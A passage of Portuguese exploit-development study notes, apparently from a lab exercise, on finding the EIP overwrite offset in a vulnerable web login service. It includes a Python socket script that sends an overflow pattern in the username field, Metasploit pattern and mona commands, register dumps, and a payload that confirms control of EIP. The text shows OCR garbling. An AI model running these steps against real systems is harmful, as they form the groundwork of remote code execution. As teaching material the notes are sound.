Encontrando o Offset Correto

- + Vamos prourar o offset pra atingir o EIP
- + Pra isso vamos usar o gerador de padrões

```
locate pattern_create
```

usr/bin/msf-pattern_create -1 1000

<gera um padrão de 1000 caracteres>


```
#!/usr/bin/python
import socket
dados = "<cola aqui o padrão gerado>"
tam = len(dados) + 20
request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86 64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*; q=0.8 r n"
request+="Accept-Language: en-US, en; q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```

→ Executa o programa e depois analisa o que está escrito no EIP

```
A Registers (FPU)
EAX 00000001
ECX 006DE0A4
EDX 00000000
ESX 00000000
ESY 00060744C ASCII "2Ba3Ba4Ba51
EBP 0066744C ASCII "10gin"
ESI 006DA38E
EDI 01046B58
EIP 42306142
```

usr/bin/msf-pattern offset -1 1000 -q 42306142

- [*] Exact match at offset 780
- → Uma outra auternativa para buscar o offset seria o mona



!mona findmsp

```
Cyclic pattern (normal) found at 0x006dd970 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x006dd970 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x0066d8f7 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x0066d8f7 (length 1000 bytes)
- Stack pivot between 25771 & 26771 bytes needed to land in this
F00D EIP contains normal pattern: 0x42306142 (offset 780)
ESP (0x0066744c) points at offset 788 in normal pattern (length:
F00D [*] Examining SEH chain
F00D [*] Examining stack (entire stack) - looking for cyclic pattern
F00D Valking stack from 0x00662000 to 0x0066fffc (0x00000dffc bytes)
```

- → Trouxe o offset de 780
- ightarrow Podemos fazer a validação dessa informação também gerando nosso próprio padrão com o python

```
python -c 'print "A"*780 +"BBBB" + "C"*(1000-784)'
```

→ Enviando o resultado desse comando no Burp:

```
Send
    Cancel
Request
Raw
  Params
     Headers
        Hex
POST
  /login HTTP/1.1
2 Host: 192.168.0.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.5/login
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 1020
10 DNT: 1
11 Connection: close
12 Upgrade · Insecure · Requests: 1
14 username=
```

```
A Registers (FPU)

EAX 00000001

ECX 0070C964

EDX 00000000

ESY 01E4744C ASCII "CCCCCCCCEBP 006FFF70 ASCII "login"

ESI 007072B6

EDI 01016B58

EIP 42424242

C 0 ES 002B 32bit 0(FFFFFF)

P 1 CS 0023 32bit 0(FFFFFF)
```

→ De fato o EIP foi controlado